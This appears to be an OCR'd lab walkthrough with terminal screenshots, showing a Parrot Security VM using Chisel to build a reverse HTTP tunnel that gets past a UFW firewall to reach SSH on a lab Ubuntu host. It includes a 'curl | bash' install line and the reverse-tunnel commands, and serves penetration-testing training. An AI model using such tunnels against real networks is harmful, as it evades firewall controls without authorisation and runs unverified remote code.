
1. Switch to Parrot Security VM and test direct SSH access to Ubuntu host **192.168.0.19**:
   ssh bob@192.168.0.19
   Observe output: Connection times out / fails due to UFW firewall rules blocking port `22`.


Applications
Places
System
Fri Jan 3, 06:55
sudo su - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/pentester/Desktop]
#
pentester's Home
README.license
Trash
Menu
sudo su - Parrot Termi...




1. Install Chisel utility on both Parrot Security and Ubuntu hosts:
   curl https://i.jpillora.com/chisel! | bash



Applications Places System
Fri Jan 3, 07:02
bash - Parrot Terminal
File Edit View Search Terminal Help
[✗]-[root@parrot]-[/home/pentester/Desktop]
#curl https://i.jpillora.com/chisel! | bash
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 5832 0 5832 0 0 1349 0 --:--:-- 0:00:04 --:--:-- 1349
Installing jpillora/chisel latest (linux/amd64).....
100.0%
Installed at /usr/local/bin/chisel
[root@parrot]-[/home/pentester/Desktop]
#
Menu
bash - Parrot Terminal




1. Start Chisel reverse server on Parrot Security (**192.168.0.18**) listening on HTTP port `80`:
   sudo chisel server -p 80 --reverse




1. Start Chisel reverse client tunnel on Ubuntu host (**192.168.0.19**):
   chisel client 192.168.0.18:80 R:2222:127.0.0.1:22




1. Verify active Chisel HTTP tunnel connection status across both terminals.



Activities
Terminal
Jan 3 07:09
root@ubuntu-Virtual-Machine: /home/ubuntu/Desktop
root@ubuntu-Virtual-Machine:/home/ubuntu/Desktop# chisel client 192.168.0.18:80 R:2222:127.0.0.1:22
2025/01/03 07:09:35 client: Connecting to ws://192.168.0.18:80
2025/01/03 07:09:35 client: Connected (Latency 722.102µs)

